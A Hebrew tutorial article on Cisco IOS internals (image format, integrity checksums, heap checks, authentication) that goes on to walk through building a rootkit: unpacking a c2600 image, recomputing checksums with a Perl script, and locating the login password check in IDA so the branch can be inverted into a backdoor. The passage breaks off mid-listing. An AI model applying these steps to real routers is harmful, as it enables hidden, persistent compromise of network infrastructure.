
כתיבת RootKit למערכות IOS

(לא ה-iOS הזה, השני...)

מאת עמרי בנארי

הקדמה

תחום המחקר הנוגע לרכיבי תקשורת (מתגים ונתבים בעיקר, אך ישנם עוד הרבה) בהיבטי אבטחת מידע הוא תחום יחסית חדש בעולם הסייבר, אשר בשנים האחרונות מתחיל לתפוס תאוצה יותר ויותר. מתגים ונתבים הינם תשתית מרכזית בתחום ה-Networking, ציודים אלו משמשים תשתית עבור כל רשת מחשבים מוכרת בעידן המודרני. על כן, בעולם אבטחת המידע, תחום זה הינו תחום טוב להתעסק בו. עובדה זו עוררה בשנים האחרונות יותר ויותר תשומת לב לכיוון כזה ומתוך כך הביאה לפיתוח הן של מתקפות חדשות והן של הגנות חדשות עבור טכנולוגיות אלו.

מאמר זה עוסק ברכיבי התקשורת מבית היוצר של ענקית התקשורת סיסקו. במאמר ניגע בתצורת מערכת ההפעלה של סיסקו, מנגנוני ההגנה המובנים בנתבי ומתגי סיסקו, ונקנח בהדרכה על יצירת RootKit בסיסי מאוד למערכת ההפעלה של אותם רכיבים הידועה בשמה (Cisco IOS Internetwork Operating System).

Cisco IOS

סיסקו הינה אחת מחברות טכנולוגיית המידע המצליחות בעידן האינטרנט.

סיסקו נוסדה ב-1984, בעיר סן פרנסיסקו, קליפורניה ומכאן גם שמה אשר נגזר משם העיר, כמו גם לוגו החברה שמציג את גשר שער הזהב המפורסם של העיר. סיסקו עוסקת בעיקר בפיתוח פתרונות תקשורת לשכבות הנמוכות במודל שבע השכבות, בהיבטי ההגנה (FW, IPS וכו') ובהיבטי התפעול.

IOS או Internetworking Operating System היא מערכת הפעלה בנתבים ובמתגים של חברת סיסקו מערכות. המערכת מספקת לנתב עצמו שירותי ליבה שונים, את תוכנת הניתוב של הנתב, את ה-


CLI (ממשק שורת הפקודה של הנתב לעריכת ההגדרות של הנתב) ועוד. ל-Cisco IOS אלפי גרסאות שונות המותאמות לרכיבים שונים, עם זאת מאמר זה נכון עבור כולן עם התאמות כאלו ואחרות.

IOS Internals

היכרות בסיסית


בשונה ממערכות הפעלה אחרות שאנו מכירים, ה-IOS כולה כתובה בתוך קובץ אחד. זאת אומרת, כל הפעולות שמערכת ההפעלה מבצעת (קלט ופלט, עיבוד מידע, טיפול בשגיאות, ממשק המשתמש ועוד) אינן נפרדות מבחינת ארכיטקטורה. קובץ זה יושב בזיכרון של הרכיב בצורה דחוסה (מטעמי חסכון במקום), אך בעת הפעלת הרכיב הקובץ עובר הליך של חילוף (בו נעסוק מאוחר יותר), ונטען ישירות אל זיכרון הרכיב.

החילוף שעובר קובץ מערכת ההפעלה הינו חילוף עצמי, ע"י קוד שמוטמע בראשית הקובץ. קובץ מערכת ההפעלה בסוגי ציוד ישן הינו קובץ הרצה מסוג ELF. במתגים החדשים של סיסקו (2960 והלאה) הקובץ בנוי פורמט MZIP אשר פותח ע"י סיסקו. ב-GITHUB קיים קוד המאפשר להמיר בין פורמט MZIP חזרה לפורמט ELF וההפך. קובץ ה-ELF של מערכת ההפעלה בנוי בצורה הבאה:

[בתמונה: מבנה קובץ מערכת ההפעלה]

Header קובץ המערכת מכיל מבנה הנקרא "מבנה קסם" (Magic structure), אשר משמש את מנגנון ה-Image integrity check. מנגנון הגנה זה נועד לוודא כי קובץ מערכת ההפעלה לא שונה ע"י גורם חיצוני, אך כמו שנלמד בהמשך, ניתן לעקפו.

מבנה הקסם מכיל בראשיתו את הערך 0xFEEDFACE, את גודל קובץ מערכת ההפעלה הלא דחוסה, קובץ מערכת ההפעלה הדחוסה, Checksum של קובץ מערכת ההפעלה הלא דחוסה, וכן Checksum של קובץ מערכת ההפעלה הדחוסה, כפי שחושבו ע"י סיסקו על מערכת ההפעלה המקורית שלהם.

בעזרת מבנה הקסם ניתן להגן על אמינות מערכת ההפעלה. ברגע שגורם חיצוני (תוקף לצורך העניין), ישחק עם קוד מערכת ההפעלה, תוצאות החישובים הללו לא יהיו תואמות את אלו המוטמעות ב-Header מערכת ההפעלה, ועל כן לא יעבור את בדיקת ה-Integrity check.

ניהול זיכרון

מערכת ההפעלה מחלקת את כל מרחב הזיכרון הפיזי (3 רכיבים, אשר יוסברו בהמשך) אל מרחב זיכרון וירטואלי אחד אשר מחולק למספר חלקים (regions).

```
router#show region
Region Manager:

      Start      End      Size(b)  Class  Media  Name
0x01B00000 0x01FFFFFF 5242880  Iomem  R/W    iomem
0x60000000 0x60FFFFFF 16777216 Flash  R/O    flash
0x80000000 0x81AFFFFF 28311552 Local  R/W    main
0x80008074 0x80A2C2AF 10633788 IText  R/O    main:text
0x80A2C2B0 0x80E7EE6B 4533180  IData  R/W    main:data
0x80E7EE6C 0x81042167 1848060  IBss   R/W    main:bss
0x81042168 0x81AFFFFF 11263640 Local  R/W    main:heap
```

[בתמונה: פלט של הפקודה Show region בנתב 2600]

כפי שניתן לראות כל מרחב הזיכרון הפיזי, כולל ה-FLASH נפרס אל מרחב זיכרון וירטואלי אחד.

פלט הפקודה מציג לנו את מרחב הכתובות הוירטואליות אשר מייצגות את רכיב הזיכרון, הרשאות גישה אל מרחב הכתובות הנ"ל (קריאה בלבד, קריאה כתיבה), ושם של רכיב הזיכרון.

ישנם 3 רכיבי זיכרון אשר מופיעים לנו במתג/נתב:

- **DRAM - lomem** - זיכרון נדיף, מוקצה מתוך כלל הזכרון של רכיב ה-DRAM (סוג זכרון- יותר ממוזמנים להרחיב באינטרנט!). משמש את המעבד עבור פועלות עיבוד הקשורות לקלט/פלט של פקטות, עיבודם וניתובם.
- **FLASH - flash** - זיכרון לא נדיף אשר עליו יושבת מערכת ההפעלה ומערכת קבצים מאוד בסיסית.
- **DRAM - main** - זיכרון נדיף, מוקצה משאר הזכרון של רכיב ה-DRAM משמש את המעבד על מנת להריץ את מערכת ההפעלה ולשמור את טבלאות הניתוב, והגדרות הנתב. זכרון זה מחולק ל-Subregions - בדומה למחשב.text,data,bss,heap

לכל תהליך של מערכת ההפעלה מחסנית משלו, אשר מוקצות כבלוק על ה-heap, כאשר בלוקים של תהליכים שונים ממוקמים בצורה עוקבת זה אחרי זה.

בלוקים של זיכרון ב-heap מנוהלים כרשימה דו כיוונית כאשר כל בלוק מכיל מצביע אל הבלוק הקודם ואל הבלוק הבא. את מרחב ה-Heap ניתן לדגום באמצעות הפקודה 'show memory'.

```
Processor memory
```

Address	Bytes	Prev	Next	Ref	PrevF	NextF	Alloc PC	what
81042168	0000001500	00000000	81042770	001	-----	-----	803D0DCC	List Elements
81042770	0000005000	81042168	81043B24	001	-----	-----	803D0E08	List Headers
81043B24	0000009000	81042770	81045E78	001	-----	-----	803EC3E0	Interrupt Stack
81045E78	0000000044	81043B24	81045ED0	001	-----	-----	80A279E8	*Init*
81045ED0	0000000092	81045E78	81045F58	001	-----	-----	807F9C9C	Init
81045F58	0000000208	81045ED0	81046054	001	-----	-----	803E690C	*Init*
81046054	0000004248	81045F58	81047118	001	-----	-----	803305D4	TTY data
81047118	0000002000	81046054	81047914	001	-----	-----	803339D4	TTY Input

[בתמונה: פלט של הפקודה show memory בנתב 2600]

הגנות על מרחב הזיכרון

כפי שניתן לראות בפלט הפקודה 'show region', ישנם רווחים בין אלמנטים במרחב הכתובות הוירטואלי. ניתן לראות שמרחב הכתובות של רכיב ה-iomem מתחיל בכתובת 0x01B00000 ונגמר ב-0x01FFFFFF, ומרחב הכתובות של רכיב ה-flash מתחיל ב-0x60000000. כלומר, יש מרווח בין הכתובות 0x20000000 לכתובת 0x5FFFFFFF.


רווחים ב-IOS אינם באג של מערכת ההפעלה. רווחים אלו הינם מרכיב קריטי בהגנה על המערכת.

ראשית, הם מקלים על הרחבת ה-Region במקרה הצורך, מבלי לפגוע בגודל ה-region השכן. שנית, רווחים אלו במרחב הכתובות הוירטואלי ימנעו נזק לזיכרון אשר נגרם עקב שגיאות בתהליכים, במידה ותהליך גולש לכתובת ברווח המוגדר, מערכת ההפעלה תעלה שגיאה ותעצור את התהליך.

עם זאת, Cisco IOS לא מכילה מנגנון הגנה אשר מגן מפני חדירה למרחב זיכרון של תהליך אחר. מטעמי חסכון בתקורת המעבד, מערכת ההפעלה לא מציעה שום מנגנון בידוד למרחב זיכרון של תהליך. כל תהליך יכול לגשת למרחב זיכרון של כל תהליך. הדבר הופך את המערכת פגיעה מאוד לניצול חולשות זיכרון ודלף מידע מחד, ומאידך הופך את מלאכת הגילוי של ניצול אותן חולשות לקשה מאוד.

על כן, מטעמי הגנה, קיים תהליך שנקרא Check Heaps עליו נדבר בהמשך.

על מנת שנוכל להבין את דרך הפעולה של תהליך ה-Check Heaps נצטרך להבין איך בנוי ה-Header של כל בלוק ב-Heap:

[בתמונה: מבנה ה-Header של בלוק]

Header-ה של הבלוק מכיל מספר ערכים חשובים:

- **Magic**: ערך הקסה-דצימלי אשר ישמש בהמשך את תהליך ה-Check Heaps בבדיקת האמינות של הבלוק. במידה ויתבצע ניסיון לבצע Buffer Overflow. ערך זה ידרס (במידה והמבצע לא לקח בחשבון כי עליו להחדיר את הערך הזה אל הזיכרון), וחוסר הימצאו יהווה אינדיקציה למתקפה.
- **PID**: מספר המצביע על התהליך שאליו שייך הבלוק.
- **Next**: מצביע על הבלוק הבא
- **Previous**: מצביע על הבלוק הקודם
- **REDZONE**: ערך הקסה-דצימלי אשר ישמש בהמשך את תהליך ה-Check Heaps בבדיקת האמינות של הבלוק.

תהליך זה נועד להתגבר על החולשות בניהול הזיכרון המובנה במערכת. התהליך עובר על הרשימה הדו-כיוונית הבונה את ה-Heap, ומוודא את אמיתות הבלוקים. אם נמצאת שגיאה, Check Heaps יאלץ את הרכיב לאתחל את עצמו במטרה להגן על המערכת.

תהליך ה-Check Heaps מבצע את הבדיקות הבאות:

- מאמת כי ערך ה-Magic הינו "0xAB1234CD"
- במידה והבלוק בשימוש, מאמת כי ערך ה-REDZONE הינו "0xFD0110DF"
- מוודא כי המצביע לבלוק הקודם הוא לא NULL.
- מוודא כי המצביע לבלוק הקודם בבלוק הבא אכן מצביע על הבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אינו NULL, מוודא כי המצביע לבלוק הבא, מצביע בדיוק אל המיקום שאחרי הערך של REDZONE השייך לבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אינו NULL, מוודא כי הוא מצביע אל בלוק, שערך המצביע לבלוק הקודם בו מצביע לבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אכן NULL, מוודא כי אינו נגמר בגבול מרחב הזיכרון.

כחלק מהתהליך, IOS מגדירה משתנה בוליאני בשם `crashing_already` ומאתחלת את ערכו לשלילי. Check Heaps מבצע את הבדיקות שהוסברו קודם לכן, במידה ונמצאה שגיאה כחלק מתהליך הבדיקה, יבדוק Check Heaps תחילה את הערך של `crashing_already`.

במידה והוא שלילי יעדכן את ערכו לחיובי ויאליץ את מערכת ההפעלה לאתחל את הרכיב. במידה והוא חיובי Check Heaps לא יבצע אף פעולה.

הדבר מהווה חולשה שהוכחה על ידי Gyan Chawdhary שכן אם תוקף מצליח לשנות את ערך ה-crashing_already לחיובי, יוכל לבצע Heap overflow ולהריץ קוד זדוני מבלי שהרכיב יאתחל את עצמו, אף על פי ש-Check Heaps זיהה את המתקפה.

מנגנון אימות

תחילה נסביר מהו NVRAM או בשמו המלא: **Non Volatile Random Access Memory**:

NVRAM הינו קובץ זיכרון דחוס היושב על זיכרון ה-Flash ברכיב, ומכיל את הגדרות האתחול של הרכיב, כמו גם דברים נוספים.

מנגנון האימות של Cisco IOS הינו מנגנון האימות הבסיסי ביותר מבין כל מערכות ההפעלה. ברשת ארגונית גדולה שרת אימות מרכזי נדרש לצרכי אימות. אך למעשה, מרבית רכיבי סיסקו שומרים מקומית בזיכרון ה-NVRAM קובץ קונפיגורציה אשר מכיל את כל שמות המשתמשים וסיסמאותיהן.

לסיסקו 2 סוגי סיסמאות- סיסמאת משתמש, וסיסמאת הרשאה.

- **סיסמאת משתמש** משמשת את המשתמש בעת ההתחברות אל הרכיב.
- **סיסמאת הרשאה** משמשת את המשתמש כאשר הוא רוצה לעבור למצב Privilege mode, באמצעות הפקודה "Enable". מצב זה מאפשר למשתמש לשנות את הגדרות הרכיב.

בקובץ הקונפיגורציה הסיסמאות יכולות להישמר בשלושה מצבים:


- Plain text - טקסט לא מוצפן.
- מצב 5 - הצפנה באמצעות MD5-Salt.
- מצב 7 - אלגוריתם הצפנה שנכתב ע"י סיסקו. קיימים ברשת מפתחנים חינמיים.

מנגנון ניהול גישה

ברוב מערכות ההפעלה התומכות בריבוי משתמשים ישנו מנגנון של ניהול גישה. המשתמש הפשוט לא יוכל לגשת לכל מקום, לעומת אדמין שיוכל לגשת.

עבור ציוד סיסקו, המנגנון עובד בדרך של מיעוט הרשאות ככל שניתן, מטעמי הגנה. התורה המנחה הינה שכל משתמש, תהליך או תכנית לא יהיו מורשי גישה לאף משאב מלבד אלו שהם צריכים על מנת לבצע את עבודתם.

למנגנון ניהול הגישה של סיסקו ישנם 16 שלבים (0-15) של הרשאות. ככל שהמשתמש מדורג בשלב יותר גבוה כך הוא יכול לבצע יותר פעולות. השלבים הנפוצים ביותר הם 1 ו-15.

כברירת מחדל, משתמש שיתחבר יהיה בשלב 1. בשלב הזה הוא יהיה מסוגל לראות חלק מהמידע על הרכיב אך לא יוכל לבצע שינויים בהגדרות. על מנת לעלות שלב יצטרך להקיש את הפקודה: 'enable' ולהכניס סיסמא. במידה והסיסמא אומתה כנכונה המשתמש יעבור לשלב 15 אשר שווה בערכו להרשאות root במערכות יוניקס.

השליטה בשלבי ההרשאות ניתנת בעת יצירת משתמש חדש או בהגדרה מכוונת של סיסמא עבור שלב. לדוגמא הפקודה 'enable secret level 5 cisco5' תגדיר את הסיסמא 'cisco5' כסיסמא לשלב 5.


בעזרת המנגנון הזה רק משתמש בעל סיסמאת enable יוכל לבצע שינויים בהגדרות הרכיב, והדבר מספק מנגנון הגנה מפני גורמים עוינים.

מנגנון ניהול שגיאות

בשונה ממערכות לינוקס ו-Windows, אשר יודעות להתמודד עם שגיאות ע"י טבלת ניהול שגיאות המתאימה תגובה לכל שגיאה, ולעיתים מאפשרת לחלק מפונקציית המערכת לאתחל עצמה, ל-IOS יש מנגנון ניהול שגיאות שונה בהחלט.

ל-IOS יש דרך אחת בלבד להתמודד עם שגיאות והיא לאתחל את הרכיב לגמרי. עקב העובדה שככל הנראה שגיאה תגרום לשינוי מידע בזכרון עקב מחסור בהגנות על זליגת זכרון, ובידוד תהליכים, ועל כן הדרך הבטוחה ביותר עבור המערכת היא לאתחל את הרכיב לגמרי.

עד כאן לחלק התיאורטי. עכשיו הגענו לחלק המעניין באמת © כתיבת RootKit ל-IOS!

כתיבת IOS RootKit

מהו RootKit? הגדרה מקובלת של RootKit הינה ערכה (Kit) המכילה אפליקציות קטנות ושימושיות אשר מאפשרת לתוקף להשיג גישת "Root" למחשב/רכיב הנתקף. פעמים רבות משתמשים ב-RootKit פחות לנושאי הרמת הרשאות והרבה יותר לשמירה על אחיזה במערכת, הסתרה והתממה של הרכיב הזדוני. במילים אחרות, RootKit הוא אוסף של פונקציות אשר מאפשרות נוכחות קבועה ובלתי ניתנת לזיהוי של התוקף על המחשב/הרכיב הנתקף.

מונח המפתח פה הוא "בלתי ניתנת לזיהוי". כחלק מהתהליך אנו "נעבוד" על מנגנוני ההגנה עליהם למדנו על מנת להישאר בלתי ניתנים לזיהוי.

המטרה שלנו היא ליצור קובץ מערכת הפעלה בשליטתנו אשר יוכל להיטען על רכיב סיקו ולרוץ בצורה חלקה, מבלי להתגלות ע"י מנגנוני ההגנה השונים, אשר ייתן לנו, כתוקפים, את היכולת לשלוט ברכיב.

בתהליך הכתיבה נתקל במושגים ומנגנונים אשר למדנו עליהם קודם לכן.

תהליך כתיבת ה-RootKit מחולק לכמה שלבים:

1. חילוץ קוד מערכת ההפעלה הדחוס על מנת שנוכל לשנותו.
2. חישוב ערכי מבנה הקסם, עליו למדנו קודם, במערכת ההפעלה המקורית, על מנת ללמוד כיצד לבצע זאת, ועל מנת לקבל הבנה עמוקה יותר בנוגע למבנה זה, כיוון שנגע בו שוב בהמשך.
3. זיהוי פונקציה פגיעה, אותה נרצה לערוך.
4. עריכת הפונקציה.
5. דחיסת קוד מערכת ההפעלה הערוך.
6. חישוב ערכי מבני הקסם של קוד מערכת ההפעלה הערוך.
7. הרכבת קובץ מערכת ההפעלה מחדש.

כמה נקודות חשובות בנוגע לצורת העבודה שלנו:

- נשתדל לשמור על סדר בעבודתנו, אנו עומדים להתעסק עם מספר קבצים במקביל ועל כן נצטרך להיות מאוד מסודרים על מנת להבין עם מה אנו מתעסקים בכל רגע נתון.
- כתיבת ה-RootKit תתבצע על מכונות Linux Elementary ו-Win10 אך יכולה להתבצע בכל מכונה ובכל מערכת הפעלה בעזרת הכלים הנכונים. שימו לב כי הכתובות שיופיעו אצלכם לא בהכרח יהיו זהות לשלי, תלוי בגרסא עימה אתם עובדים. אצא מנקודת הנחה שאתם יודעים אסמבלי, ומנוסים בהתעסקות עם בסיס הקסה דצימלי.

כמובן שלכלים בהם אני משתמש יש המון כלים מקבילים בשוק, עמם אתם יכולים לעבוד במידה והם יותר נוחים לכם.

אז איך מתחילים?

כפי שלמדנו קובץ מערכת ההפעלה של IOS הינו קובץ דחוס, מסוג ELF, יחיד. על מנת שנוכל להתחיל במלאכת כתיבת ה-RootKit, נצטרך תחילה לחלץ את הקובץ, בעזרת הפקודה UNZIP המובנית בלינוקס.

קיבלנו אזהרה: 16772 בייטים עודפים בתחילת הקובץ - זה בסדר. האזהרה מעידה על גודל ה-Header של המערכת הנמצא לפני תוכן המערכת עצמה. זכרו אזהרה זו!

```
sandbox ~/Cisco_Research > unzip ./c2600-i-mz.123-9.bin
Archive:  ./c2600-i-mz.123-9.bin
warning [./c2600-i-mz.123-9.bin]: 16772 extra bytes at beginning or within zip
file
(attempting to process anyway)
inflating: C2600-I-.BIN
```

[בתמונה: האזהרה שקיבלנו מפקודת ה-unzip]

לאחר החילוץ נקבל קובץ מערכת הפעלה חדש של IOS כמעט מוכן לעבודה. דבר אחרון לפני שנוכל להתחיל לעבוד: בעזרת HexViewer נפתח את קובץ מערכת ההפעלה שקיבלנו, ועל מנת שנוכל לפתוח את הקובץ ב-IDA נצטרך לשנות את ערך המשתנה e_machine אשר ב-Header, האחראי על קביעת תצורת מערכת ההפעלה עליה ירוץ קובץ ה-ELF.

כך נראה Header של קובץ ELF סטנדרטי:

```
#define EI_NIDENT 16


typedef struct {
    unsigned char    e_ident[EI_NIDENT];
    Elf32_Half       e_type;
    Elf32_Half       e_machine;
    Elf32_Word       e_version;
    Elf32_Addr       e_entry;
    Elf32_Off        e_phoff;
    Elf32_Off        e_shoff;
    Elf32_Word       e_flags;
    Elf32_Half       e_ehsize;
    Elf32_Half       e_phentsize;
    Elf32_Half       e_phnum;
    Elf32_Half       e_shentsize;
    Elf32_Half       e_shnum;
    Elf32_Half       e_shtrndx;
} Elf32_Ehdr;
```

[תמונה: הדגלים המרכיבים את ה-ELF HEADER]

Offset		Size (Bytes)		Field	Purpose																						
32-bit	64-bit	32-bit	64-bit																								
0x12		2		e_machine	Specifies target instruction set architecture. Some examples are: <table border="1" data-bbox="1069 1299 1332 1657"> <thead> <tr> <th>Value</th> <th>ISA</th> </tr> </thead> <tbody> <tr><td>0x00</td><td>No specific instruction set</td></tr> <tr><td>0x02</td><td>SPARC</td></tr> <tr><td>0x03</td><td>x86</td></tr> <tr><td>0x08</td><td>MIPS</td></tr> <tr><td>0x14</td><td>PowerPC</td></tr> <tr><td>0x28</td><td>ARM</td></tr> <tr><td>0x2A</td><td>SuperH</td></tr> <tr><td>0x32</td><td>IA-64</td></tr> <tr><td>0x3E</td><td>x86-64</td></tr> <tr><td>0xB7</td><td>AArch64</td></tr> </tbody> </table>	Value	ISA	0x00	No specific instruction set	0x02	SPARC	0x03	x86	0x08	MIPS	0x14	PowerPC	0x28	ARM	0x2A	SuperH	0x32	IA-64	0x3E	x86-64	0xB7	AArch64
Value	ISA																										
0x00	No specific instruction set																										
0x02	SPARC																										
0x03	x86																										
0x08	MIPS																										
0x14	PowerPC																										
0x28	ARM																										
0x2A	SuperH																										
0x32	IA-64																										
0x3E	x86-64																										
0xB7	AArch64																										

[בתמונה: פירוט על דגל ה-e_machine אותו נרצה לשנות]

כפי שניתן לראות בתמונות, מיקום הדגל נמצא בבייט ה-12 של הקובץ אותו פתחנו באמצעות HexViewer.

אנו נרצה לשנות את הדגל ל-PowerPC(0014) על מנת שנוכל להתמודד עימו ב-IDA:

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	7f	45	4c	46	01	02	01	00	00	00	00	00	00	00	00	00	.ELF.....
00000010	00	02	00	14	00	00	00	01	80	00	80	00	00	00	00	34	.....e.e....4
00000020	01	25	87	c4	00	00	00	00	00	34	00	20	00	01	00	28	..%#Ä.....4. ... (
00000030	00	0a	00	09	00	00	00	01	00	00	00	60	80	00	80	00	.....`e.e.
00000040	80	00	80	00	01	25	87	20	01	45	08	e0	00	00	00	07	e.e..%# .E.à....
00000050	00	00	00	20	00	00	00	00	00	00	00	00	00	00	00	00	... ..
00000060	94	21	ff	e8	7c	08	02	a6	bf	81	00	08	90	01	00	1c	"!ÿè ... ç.....
00000070	7c	7d	1b	78	7c	9c	23	78	3d	60	80	e6	3d	20	81	46	}.x œ#x=`æ= .F
00000080	39	29	88	e0	3c	80	81	26	38	84	07	20	81	6b	d1	68	9)^à<e.&8,,. .kÑh
00000090	7d	69	03	a6	7c	83	23	78	7c	84	48	50	4e	80	04	21	}i.} f#x „HPNĖ.!
000000a0	38	00	10	02	7c	00	01	24	7d	20	00	a6	55	20	04	5e	8... ..\$} .!U .^
000000b0	7c	00	01	24	48	48	19	c9	48	48	35	c9	60	64	09	00	..\$HH.ĚHH5Ě`d..

[בתמונה: הקובץ לאחר השינוי]

כעת יש לנו 2 קבצים:

- c2600-i-mz.123-9.bin - הינו קובץ מערכת ההפעלה הדחוס.
- C2600-I-.BIN - קובץ מערכת הפעלה בעל e_machine השווה ל-PowerPC.


כעת, ניצור העתק של C2600-I-.BIN ונקרא לו C2600-I-.BIN.ida. נפתח את הקובץ c2600-i-mz.123-9.bin באמצעות HexViewer ונעשה חיפוש באמצעות ctrl+f לערך feedface:

00004170	fe	ed	fa	ce	01	25	89	54	00	74	60	1b	3b	d9	c9	fe	biúí.%%T.t`.;ÛÉp
00004180	e8	1c	4d	2e	50	4b	03	04	14	00	00	00	08	00	8a	76	è.M.PK.....Šv
00004190	ae	30	f9	d8	18	63	a1	5f	74	00	54	89	25	01	0c	00	@0ùØ.c;_t.T%%...
000041a0	00	00	43	32	36	30	30	2d	49	2d	2e	42	49	4e	ec	bd	..C2600-I-.BINi½
000041b0	0f	7c	54	d5	99	37	7e	ee	cc	24	99	49	02	0c	74	94	. TÖ™7~iİ\$™I..t“
000041c0	00	f9	33	59	a2	4d	60	6c	c3	db	d8	ce	90	09	99	60	.ù3Y←M`lĀÚØĪ..™`
000041d0	48	2e	82	dd	b8	1b	de	c6	16	bb	63	13	35	29	d8	c6	H.,Ÿ,.ÆE.»c.5)ØÆ
000041e0	36	6e	c7	7a	87	dc	31	b1	0d	bb	d8	4d	5e	69	8d	8a	6nÇz#Û1±.»ØM^i.Š
000041f0	3a	a9	60	b1	c5	36	6e	6d	8b	8a	1a	56	6c	e1	b7	74	:@`†Ā6nm<Š.VlĀ·t

[בתמונה: ערך מבנה הקסם בכלי HexViewer]

כפי שלמדנו מוקדם יותר, ערך זה הוא הערך שאחריו יבוא מבנה הקסם אשר משמש את המערכת לבדיקת אמיתות מערכת ההפעלה.

זוכרים את האזהרה שקיבלנו בעת ביצוע ה-unzip? 16772 בייטים עודפים בתחילת הקובץ. אם כך הכל בסדר. למען חישוב ה-checksum נוכל להשתמש בסקריפט פרל הבא (הזכויות שמורות ל-luca):


```
#!/usr/bin/perl
sub checksum {
    my $file = $_[0];
    open(F, "< $file") or die "Unable to open $file ";
    print "\n[!] Calculating the checksum for file $file\n\n";
    binmode(F);
    my $flen = (stat($file))[7];
    my $words = $flen / 4;
    print "[*] Bytes: \t$t$flen\n";
    print "[*] Words: \t$t$words\n";
    printf "[*] Hex: \t0x%08lx\n",$flen;
    my $cs = 0;
    my ($rsize, $buff, @wordbuf);
    for(; $words; $words -= $rsize) {
        $rsize = $words < 16384 ? $words : 16384;
        read F, $buff, 4*$rsize or die "Can't read file $file : $!\n";
        @wordbuf = unpack "N*", $buff;
        foreach (@wordbuf) {
            $cs += $_;
            $cs = ($cs + 1) % (0x10000 * 0x10000) if $cs > 0xffffffff;
        }
    }
    printf "[*] Checksum: \t0x%lx\n\n",$cs;
    return (sprintf("%lx", $cs));
    close(F);
}
if ($#ARGV + 1 != 1) {
    print "\nUsage: ./chksum.pl <file>\n\n";
    exit;
}
checksum($ARGV[0]);
```

גריך את הסקריפט על קבצי התמונות. חשוב לציין שהכוונה ב-checksum היא דחוס הוא ללא ה-Header על כן נצטרך להפשיט את הקובץ מה-Header באמצעות dd:

```
dd bs=16772 skip=1 if=c2600-i-mz.123-9.bin of=c2600-i-mz.123-9.bin.no_header
```

```
sandbox ~/Cisco Research > ./checksum.pl C2600-I-.BIN
[!] Calculating the checksum for file C2600-I-.BIN
[*] Bytes:      19237204
[*] Words:     4809301
[*] Hex:       0x01258954
[*] Checksum:  0xe81c4d2e
sandbox ~/Cisco_Research > ./checksum.pl c2600-i-mz.123-9.bin.noheader
[!] Calculating the checksum for file c2600-i-mz.123-9.bin.noheader
[*] Bytes:     7626780
[*] Words:    1906695
[*] Hex:      0x0074601c
[*] Checksum: 0x3bd9c9fe
```

[בתמונה: תוצאות חישוב ה-checksum]

נשמור בצד גם את ה-Header בנפרד (ללא הערכים של מבנה הקסם-16 בייט), על מנת להקל על עבודתנו בהמשך:

```
dd bs=1 count=16756 if=c2600-i-mz.123-9.bin of=c2600-bino3s3-  
mz.123.22.bin.header
```

מה יש לנו כעת?


- קובץ מערכת הפעלה דחוס - c2600-i-mz.123-9.bin
- קובץ מערכת הפעלה פרוס, בעל דגל e_machine מוגדר כ-PowerPC והעתק שלו
- קובץ Header של ה-ELF המקורי, וקובץ ללא ה-Header.

עכשיו ניתן להתחיל לעבוד! ☺

כעת נטען את הקובץ - C2600-I-.BIN.ida ונטען אותו לתוך IDA (32 ביט), והגדירו את המעבד ל-PowerPC Big-Endian.

ראו הוזהרתם - זה עלול לקחת זמן.

כפי שניתן להבחין אנו מסתכלים על אסמבלי בתצורת PowerPC, עבור רובנו הוא נראה לא מובן כלל, אך אינו שונה בהרבה מתצורת x86 שהיא הרבה יותר נפוצה ומוכרת, אם אתם יודעים לקרוא ולהבין תצורת x86, עם קצת מאמץ תוכלו להבין גם תצורת PowerPC.

[בתמונה: טעינת קובץ בהגדרת סוג מעבד ל-PowerPC]

למי שמעוניין להרחיב בנושא ממליץ על הקישור הבא:

<http://www.tentech.ca/downloads/other/PPC Quick Ref Card-Rev1 Oct12 2010.pdf>


זהו CheatSheet קצר אשר יוכל לעזור לבסס את ההבנה לקראת ההתעסקות עם התצורה; כמו כן יש המון מדריכים נוספים באינטרנט.

בחזרה לעבודה, למי שיצא לנסות להתחבר לרכיב תקשורת כזה או אחר של סיקו בטח מכיר את המסך שמתקבל בעת ההתחברות הדורש שם משתמש וסיסמא. אנו נרצה לשבש את מנגנון ההתחברות באמצעות סיסמא, על כן נצטרך למצוא את הפונקציה בה נעשית ההתחברות למתג באמצעות סיסמא, וכן נחפש את המחוזות "Password":


```
.rodata:80E2F9B4 aPassword_3: .string "Password: " # DATA XREF: sub_803E3070+38f0
.rodata:80E2F9B4 # sub_803E3070+4Cf0
.rodata:80E2F9B4 .byte 0
.rodata:80E2F9BF .byte 0
.rodata:80E2F9C0 aBadPasswords: .string "\n" # DATA XREF: sub_803E3070+98f0
.rodata:80E2F9C0 # sub_803E3070+9Cf0
.rodata:80E2F9C0 .string "% Bad passwords\n"
.rodata:80E2F9C0 .byte 0
.rodata:80E2F9D3 .byte 0
```

[בתמונה: תוצאת חיפוש המחוזות "Password"]

לאחר שנלחץ על DATA XREF: sub_803E3070+38 כפי שניתן לראות, אנו נמצאים מול הפונקציה האחראית על מסך ההתחברות:

[בתמונה: הפונקציה האחראית על התחברות]

הפונקציה תחילה טוענת את הערך 0 לאוגר בשם 30r, לאחר מכן טוענת את הבייטים הגבוהים של המחרוזת "Password:" אל תוך אוגר 27r. לאחר מכן ב-loc_803E30AC ניתן לראות שלתוך 6r נטענים הבייטים הנכונים של המחרוזת לאחר תוצאת חיבור של 27r. ואז נקראת פונקציה שאנו יכולים להסיק שמציגה את המחרוזת על המסך.

במקרה ש-3r אינו שווה ל-0 אנו מגיעים לקטע קוד אשר לוקח משתנים (addi r3, r1, 0x70+var_68), r4, r5, לאחר מכן נקראת פונקציה כלשהי, ונעשית השוואה בין ערך ההחזר שלה ל-0, במידה שהם לא שווים אנו יוצאים מהפונקציה.

זוהי בעצם הבדיקה אשר משווה את הסיסמא שהכנסנו עם הסיסמא האמיתית של הרכיב. במידה וההשוואה הראתה כי הסיסמאות שוות - הקוד יקפוץ לפונקציית המשך - אשר אחראית על המשך התפעול לאחר ההתחברות, ובמידה ולא ימשיך לקוד המוביל ל-"Bad Password".

באופן מופשט, מה יקרה אם נשנה את אופן הבדיקה לכך שבמקום לקפוץ כאשר הערך של 3r לא שווה ל-0 אל מחוץ לפונקציה, נקפוץ כאשר הוא כן? במידה ונעשה זאת הרכיב יאמת כל סיסמא מלבד הסיסמא הנכונה!

```


.text:803E30B8      li      r5, 0x50
.text:803E30BC      addi   r6, r27, aPassword_30@1 # "Password: "
.text:803E30C0      mulli  r7, r7, 0x3E8
